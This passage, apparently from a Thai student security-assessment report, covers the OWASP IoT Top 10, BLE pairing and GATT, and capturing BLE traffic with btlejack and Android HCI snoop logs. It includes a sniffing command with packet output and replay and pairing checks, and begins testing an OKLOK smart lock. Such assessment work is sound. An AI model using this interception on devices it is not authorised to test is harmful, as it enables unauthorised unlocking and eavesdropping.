### 2.12 OWASP IOT TOP 10 2018

OWASP Internet of Things Project ถูกออกแบบมาเพื่อช่วยผู้ผลิต นักพัฒนา และผู้บริโภคเข้าใจประเด็นด้านความมั่นคงปลอดภัยที่เกี่ยวข้องกับ Internet of Things (IoT) ได้ดียิ่งขึ้น และช่วยให้ผู้ใช้ในบริบทต่างๆ สามารถตัดสินใจเกี่ยวกับความมั่นคงปลอดภัยเมื่อทำการสร้าง วางระบบ หรือประเมินเทคโนโลยี IoT ได้ดีขึ้นกว่าเดิม ซึ่ง OWASP Top 10 Internet of Things ปี 2018 ประกอบด้วยความเสี่ยงทั้งหมด 10 ประการที่มักเจอบนระบบ IoT ซึ่งสามารถสรุปได้ ดังนี้

1. รหัสผ่านอ่อนแอเกินไป คาดเดาได้ง่าย หรือถูกฮาร์ดโค้ดไว้

ใช้ Credentials ที่ง่ายต่อการถูก Brute Force, พบได้ทั่วไปในสาธารณะ หรือไม่สามารถเปลี่ยนแปลงได้ รวมไปถึง Backdoors ในเฟิร์มแวร์หรือซอฟต์แวร์ Client ที่ให้สิทธิ์ในการเข้าถึงแบบ Unauthorized Access บนระบบที่วางไว้

2. Network Services ที่ไม่มั่นคงปลอดภัย

Network Services ที่ไม่จำเป็นหรือไม่มั่นคงปลอดภัยที่รันอยู่บนตัวอุปกรณ์เอง โดยเฉพาะ Services ที่สามารถเข้าถึงได้จากอินเทอร์เน็ต ซึ่งก่อให้เกิดปัญหาด้านการักษาความลับ ความถูกต้อง หรือความพร้อมในการให้บริการของข้อมูล (CIA) หรือก่อให้เกิดการเข้าควบคุมจากระยะไกลได้โดยไม่ได้รับอนุญาต

3. Ecosystem Interfaces ที่ไม่มั่นคงปลอดภัย

Web, Backend API, Cloud หรือ Mobile Interfaces บน Ecosystem ภายนอกอุปกรณ์ที่ก่อให้เกิดปัญหาด้านความมั่นคงปลอดภัยกับอุปกรณ์หรือส่วนประกอบที่เกี่ยวข้อง ปัญหาทั่วไปที่พบ ได้แก่ ไม่มีการพิสูจน์ตัวตนหรือการกำหนดสิทธิ์ในการเข้าถึง, ไม่มีการเข้ารหัสหรือใช้การเข้ารหัสที่ไม่แข็งแกร่งเพียงพอ และไม่มีการกรอก Input และ Output

4. การขาดกลไกในการอัปเดตอย่างมั่นคงปลอดภัย

การขาดความสามารถในการอัปเดตอุปกรณ์อย่างมั่นคงปลอดภัย ซึ่งรวมไปถึง ไม่มีการตรวจสอบเฟิร์มแวร์บนอุปกรณ์, ไม่มีการส่งมอบเฟิร์มแวร์อย่างมั่นคงปลอดภัย (ไม่เข้ารหัสบนช่องทางที่ส่ง), ไม่มีกลไกในการป้องกันการ Rollback และไม่มีการแจ้งเตือนเมื่อมีการเปลี่ยนแปลงที่เกี่ยวข้องกับความมั่นคงปลอดภัยจากการอัปเดต

5. การใช้ส่วนประกอบที่ไม่มั่นคงปลอดภัยหรือล้าสมัย

การใช้ส่วนประกอบของซอฟต์แวร์หรือไลบรารี่ที่ล้าสมัย (เลิกใช้ไปแล้ว) หรือไม่มั่นคงปลอดภัย ซึ่งอาจก่อให้เกิดปัญหาด้านความมั่นคงปลอดภัยแก่อุปกรณ์ รวมไปถึงการปรับแต่งแพลตฟอร์มระบบปฏิบัติการอย่างไม่มั่นคงปลอดภัย และการใช้ส่วนประกอบของซอฟต์แวร์และฮาร์ดแวร์ของผู้อื่นที่ได้มาจาก Supply Chain ที่ไม่มั่นคงปลอดภัย

6. การปกป้องความเป็นส่วนบุคคลไม่เพียงพอ

ข้อมูลส่วนบุคคลของผู้ใช้ที่ถูกจัดเก็บบนอุปกรณ์หรือบน Ecosystem ถูกนำไปใช้อย่างไม่มั่นคงปลอดภัย ไม่เหมาะสม หรือไม่ได้รับอนุญาต

7. การจัดเก็บและรับส่งข้อมูลอย่างไม่มั่นคงปลอดภัย

ไม่มีการเข้ารหัสข้อมูลหรือการควบคุมการเข้าถึงข้อมูลสำคัญในทุกๆ ที่ภายใน Ecosystem ไม่ว่าจะเป็นขณะถูกจัดเก็บ (At rest), ขณะรับส่ง (In transit) หรือขณะประมวลผล (Processing)

8. การขาดการบริหารจัดการอุปกรณ์


การขาดการสนับสนุนด้านความมั่นคงปลอดภัยบนอุปกรณ์ที่ใช้งานบนสายการผลิต ไม่ว่าจะเป็น Asset Management, Update Management, Secure Decommissioning, Systems Monitoring และ Response Capabilities

9. การตั้งค่าจากโรงงานที่ไม่มั่นคงปลอดภัย

อุปกรณ์หรือระบบถูกส่งมาโดยใช้การตั้งค่าจากโรงงาน (Default Settings) ที่ไม่มั่นคงปลอดภัย หรือไม่ยอมให้ผู้ประกอบการแก้ไขการตั้งค่าเพื่อทำให้ระบบมีความมั่นคงปลอดภัยมากยิ่งขึ้น

10. การขาดการเสริมแกร่งให้แก่อุปกรณ์ทางด้านกายภาพ

ไม่มีมาตรการเสริมแกร่งให้แก่อุปกรณ์ทางด้านกายภาพ (Physical Hardening) ซึ่งช่วยให้แฮกเกอร์สามารถทราบถึงข้อมูลสำคัญ ส่งผลให้สามารถทำการโจมตีจากระยะไกลหรือเข้าควบคุมอุปกรณ์จากภายในได้ในอนาคต




**ภาพที่ 2.12** OWASP TOP 10 2018 **ที่มา :** https://www.techtalkthai.com/owasp-top-10-internet-of-things-2018/

# บทที่ 3
# วิธีดำเนินการวิจัย

รายงานสหกิจฉบับนี้เป็นการตรวจสอบและวิเคราะห์ช่องโหว่ของการสื่อสารในแบบบลูทูธพลังงานต่ำ ซึ่งในบทนี้จะกล่าวถึงขั้นตอนการดำเนินงาน รวมถึงการวิเคราะห์โครงสร้างของการเชื่อมต่อ โดยมีรายละเอียดดังนี้

## 3.1 ขั้นตอนการดำเนินงาน


1. ศึกษาการเชื่อมต่อสื่อสารรูปแบบบลูทูธพลังงานต่ำ
2. ศึกษาและวิเคราะห์กระบวนการจับคู่กันระหว่างอุปกรณ์ของการเชื่อมต่อสื่อสารรูปแบบบลูทูธพลังงานต่ำ
3. ทำการวิศวกรรมผันกลับ ( Reverse Engineering ) ในการสื่อสารระหว่างโทรศัพท์กับอุปกรณ์ที่ใช้การเชื่อมต่อสื่อสารรูปแบบบลูทูธพลังงานต่ำ
4. ศึกษาและพัฒนาการเชื่อมต่อเพื่อควบคุมอุปกรณ์ที่ใช้การเชื่อมต่อสื่อสารรูปแบบบลูทูธพลังงานต่ำ
5. จัดทำรายการในการตรวจสอบช่องโหว่ของการเชื่อมต่อสื่อสารรูปแบบบลูทูธพลังงานต่ำ
6. ทดลองนำรายการตรวจสอบช่องโหว่มาตรวจสอบช่องโหว่ของอุปกรณ์จริง
7. สรุปผลและจัดทำเอกสารอธิบายกระบวนการทำงาน

## 3.2 การเชื่อมต่อสื่อสารรูปแบบบลูทูธพลังงานต่ำ

จากการศึกษาการเชื่อมต่อสื่อสารรูปแบบบลูทูธพลังงานต่ำนั้น จะใช้ GATT protocol ในการสื่อสารกันระหว่างอุปกรณ์ โดยมีการเชื่อมต่อกันดังนี้


1. การจับคู่ ( Paring)

การสื่อสารกันในขั้นแรกเป็นการทำการจับคู่กันระหว่าง อุปกรณ์ผู้ใช้ ( Central ) กับ อุปกรณ์ต่อพ่วง ( Peripheral ) โดยอุปกรณ์ผู้ใช้ ( Central ) จะทำการเริ่มต้นขอการเชื่อมต่อ ( advertising ) ไปยังอุปกรณ์ต่อพ่วง เมื่ออุปกรณ์ต่อพ่วงได้รับการร้องขอการเชื่อมต่อ ( advertising ) จะทำการส่งข้อมูลต่อไป




**ภาพที่ 3.1** การขอการเชื่อมต่อของอุปกรณ์ผู้ใช้ **ที่มา** :

https://microchipdeveloper.com/wireless:ble-link-layer-packet-types




**ภาพที่ 3.2** การจับคู่และการส่งข้อมูล **ที่มา :** https://www.slideshare.net/Shakacon/when-encryption-is-not-enoughsumanth-naropanth-chandra-prakash-gopalaiah-kavya-racharla

2. การส่งข้อมูลผ่าน GATT protocol

หลังจากการจับคู่เสร็จแล้ว อุปกรณ์เก็บข้อมูล ( GATT server ) จะส่งข้อมูลไปให้อุปกรณ์รับข้อมูล ( GATT client ) โดยผ่านทาง GATT Protocol โดยข้อมูลจะประกอบไปด้วยหลากหลาย service แต่ละ service จะมี characteristics หลากหลายเก็บไว้ซึ่ง characteristics นั้นจะเก็บค่าหรือข้อมูลไว้ โดยจะมีชื่อของข้อมูลและค่าของข้อมูลถูกบรรจุไว้ ดังรูปต่อไปนี้

Service Name: **GenericAccess**
Service UUID: **00001800-0000-1000-8000-00805f9b34fb**

Characteristic Name: **DeviceName** - User Description: - Handle: **2** - Value: [illegible]

Characteristic Name: **Appearance** - User Description: - Handle: **4** - Value: **40-00**

Service Name: **GenericAttribute**
Service UUID: **00001801-0000-1000-8000-00805f9b34fb**


Characteristic Name: **ServiceChanged** - User Description: - Handle: **7** - Value: **-8**

**ภาพที่ 3.3** แพคเกจการส่งข้อมูลของ GATT server

### 3.3 การดักจับการเชื่อมต่อสื่อสารรูปแบบบลูทูธพลังงานต่ำ

จากการศึกษาการเชื่อมต่อสื่อสารรูปแบบบลูทูธพลังงานต่ำ ผู้จัดทำได้ทดสอบดักจับข้อมูลการเชื่อมต่อสื่อสารรูปแบบบลูทูธพลังงานต่ำ 2 วิธี คือ

1.อุปกรณ์ Micro:bit โดยใช้ library ชื่อ btlejack




**ภาพที่ 3.4** อุปกรณ์ Micro:bit **ที่มา :** https://microbit.org/guide/

โดยสามารถค้นหาอุปกรณ์ที่กระจายสัญญาณบลูทูธพลังงานต่ำอยู่แล้วเข้าไปเชื่อมต่อกับอุปกรณ์ต่อพ่วงได้ และสามารถดักจับข้อมูลที่อุปกรณ์นั้นส่งถึงกันโดยการเชื่อมต่อรูปแบบบลูทูธพลังงานต่ำได้ ซึ่งข้อมูลที่ดักจับมาได้นั้นสามารถเก็บเป็นไฟล์นามสกุล .pcap ได้


```
root@kali:~# btlejack -f 0xaf9a82e5 -x nordic -o pcapKey1.pcap
BtleJack version 1.3

[i] Detected sniffers:
 > Sniffer #0: fw version 1.3

[i] Synchronizing with connection 0xaf9a82e5 ...
✓ CRCInit = 0xe89f0a
✓ Channel Map = 0x1f7fcfefff
✓ Hop interval = 24
✓ Hop increment = 7
[i] Synchronized, packet capture in progress ...
LL Data: 0e 17 13 00 04 00 12 03 00 f3 45 ab 42 3d a5 ef 21 cf 8f 8c 79 78 f0 37 fc
LL Data: 06 05 01 00 04 00 13
LL Data: 0a 17 13 00 04 00 1b 06 00 41 9f 8d 7d 8c b9 ab df 7a bb 8c d0 3c 6b a1 ef
LL Data: 0a 17 13 00 04 00 1b 06 00 47 1c 53 59 5b f0 34 fa 15 e6 be 32 31 62 36 ec
LL Data: 02 17 13 00 04 00 12 03 00 f3 45 ab 42 3d a5 ef 21 cf 8f 8c 79 78 f0 37 fc
LL Data: 0a 05 01 00 04 00 13
LL Data: 06 17 13 00 04 00 1b 06 00 41 9f 8d 7d 8c b9 ab df 7a bb 8c d0 3c 6b a1 ef
LL Data: 06 17 13 00 04 00 1b 06 00 47 1c 53 59 5b f0 34 fa 15 e6 be 32 31 62 36 ec
LL Data: 0e 17 13 00 04 00 12 03 00 f3 45 ab 42 3d a5 ef 21 cf 8f 8c 79 78 f0 37 fc
LL Data: 06 05 01 00 04 00 13
LL Data: 06 17 13 00 04 00 1b 06 00 41 9f 8d 7d 8c b9 ab df 7a bb 8c d0 3c 6b a1 ef
LL Data: 0a 17 13 00 04 00 1b 06 00 47 1c 53 59 5b f0 34 fa 15 e6 be 32 31 62 36 ec
LL Data: 02 17 13 00 04 00 12 03 00 f3 45 ab 42 3d a5 ef 21 cf 8f 8c 79 78 f0 37 fc
LL Data: 0a 05 01 00 04 00 13
LL Data: 06 17 13 00 04 00 1b 06 00 41 9f 8d 7d 8c b9 ab df 7a bb 8c d0 3c 6b a1 ef
LL Data: 06 17 13 00 04 00 1b 06 00 47 1c 53 59 5b f0 34 fa 15 e6 be 32 31 62 36 ec
```


**ภาพที่ 3.5** การดักจับข้อมูลโดยใช้ไลบารี่ btlejack

2. HCI Snoop logs




**ภาพที่ 3.6** การเปิดการใช้งาน HCI Snoop logs

โดยโทรศัพท์ที่เปิดใช้งานได้จะต้องเป็นระบบปฏิบัติการ android เท่านั้น และจะต้องทำการเปิด Developer mode ไว้ วิธีการเปิด HCI Snoop logs นั้นสามารถเข้าไปเปิดได้ที่ Developer options แล้วกด Enable Bluetooth HCI Snoop logs แล้วทำการรีสตาร์ทเครื่องหนึ่งครั้งหลังจากนั้นสามารถใช้งานได้ปกติ โดยไฟล์ logs จะเก็บไว้ในตัวโทรศัพท์โดยแต่ละเครื่องจะมีที่เก็บแตกต่างกัน




**ภาพที่ 3.7** ผลการดักจับข้อมูลด้วย HCI Snoop logs

### 3.4 รายการที่ใช้ตรวจสอบช่องโหว่ของอุปกรณ์ที่มีการเชื่อมต่อรูปแบบพลังงานต่ำ

รายการที่ใช้ตรวจสอบช่องโหว่ของอุปกรณ์ที่มีการเชื่อมต่อรูปแบบพลังงานต่ำนั้นสามารถแบ่งการตรวจสอบเป็น 2 การตรวจสอบหลักๆ คือ การตรวจสอบ Mobile Application และการตรวจสอบการเชื่อมต่อรูปแบบบลูทูธพลังงานต่ำ

1. การตรวจสอบ Mobile Application ในการตรวจสอบนี้ผู้จัดทำจะอ้างอิงรายการตรวจสอบช่องโหว่ตาม Mobile AppSec Verification (MASV) ของ OWASP ซึ่งมีการตรวจสอบดังต่อไปนี้

| No. | Issue Name | Result |
|---|---|---|
| 1 | ARCHITECTURE, DESIGN AND THREAT MODELING REQUIREMENTS. | |
| 2 | DATA STORAGE AND PRIVACY REQUIREMENTS. | |
| 3 | CRYPTOGRAPHY REQUIREMENTS. | |
| 4 | AUTHENTICATION AND SESSION MANAGEMENT REQUIREMENTS. | |
| 5 | NETWORK COMMUNICATION REQUIREMENTS. | |
| 6 | PLATFORM INTERACTION REQUIREMENTS. | |
| 7 | CODE QUALITY AND BUILD SETTING REQUIREMENTS. | |
| 8 | RESILIENCE REQUIREMENTS. | |

**ตารางที่ 3.1** MASV Checklist

2. การตรวจสอบการเชื่อมต่อรูปแบบบลูทูธพลังงานต่ำ จากการศึกษาการเชื่อมต่อรูปแบบบลูทูธพลังงานต่ำ สามารถสรุปเป็นรายการที่ต้องตรวจสอบได้ ดังนี้

| No. | Issue Name | Result |
|---|---|---|
| 1 | Test connection encryption. | |
| 2 | Testing for weak pairing. | |
| 3 | Testing for replay attacks. | |

**ตารางที่ 3.2** Connection Checklist

2.1 Test connection encryption เป็นการตรวจสอบการเชื่อมต่อระหว่างอุปกรณ์ผู้ใช้กับอุปกรณ์ว่ามีการเข้ารหัสการส่งตามมาตรฐานของการเชื่อมต่อรูปแบบบลูทูธพลังงานต่ำหรือไม่ และตรวจสอบว่าข้อมูลต่างๆสามารถดักจับและอ่านข้อมูลการเชื่อมต่อได้เลยหรือไม่ โดยสามารถดูได้จากการเริ่มการเชื่อมต่อระหว่างอุปกรณ์ว่ามีการตั้งค่าให้เปิดใช้งาน LE Encryption หรือไม่

2.2 Testing for weak pairing เป็นการตรวจสอบว่าเป็นการจับคู่ของอุปกรณ์ในรูปแบบใด ถ้าเป็นการจับคู่รูปแบบ Just work แสดงว่าอุปกรณ์มีการจับคู่ที่ไม่ปลอดภัย แต่ถ้าเป็นการจับคู่รูปแบบ Out of Band ต้องตรวจสอบต่อว่าเราสามารถเข้าไปคั่นกลางแล้วสุ่ม Temporary Key เพื่อจับคู่แทนได้หรือไม่

2.3 Testing for replay attacks เป็นการตรวจสอบว่าผู้ไม่ประสงค์ดีสามารถดักจับข้อมูลการส่งระหว่างอุปกรณ์และใช้ ข้อมูลที่ได้มาส่งซ้ำเพื่อเข้าไปใช้งานอุปกรณ์ได้หรือไม่


**3.5 ตรวจสอบอุปกรณ์โดยใช้รายการตรวจสอบการเชื่อมต่อรูปแบบบลูทูธพลังงานต่ำ**

อุปกรณ์เป้าหมายที่เราจะตรวจสอบมีด้วยกัน 2 อุปกรณ์ คือ OKLOK Smart Lock และ Mi Band 3

3.5.1 OKLOK Smart Lock


3.5.1.1 Test connection encryption

ลองใช้ Application OKLOK เชื่อมต่อกับอุปกรณ์และทำการปลดล็อคอุปกรณ์ ต่อจากนั้นตรวจสอบข้อมูลที่คุยกันของอุปกรณ์ด้วย HCI Snoop logs




**ภาพที่ 3.8** ข้อมูลการคุยของ OKLOK Smart Lock


จะเห็นได้ว่าในช่วงแรกจะมีการเชื่อมสัญญาณขอการเชื่อมต่อระหว่างตัวมือถือกับตัวอุปกรณ์ ถ้าสังเกตดูจะเห็นว่ามีการใช้การเข้ารหัสข้อมูลของการเชื่อมต่อรูปแบบบลูทูธพลังงานต่ำอยู่




**ภาพที่ 3.9** ข้อมูลการแสดงการเข้ารหัสของ OKLOK Smart Lock

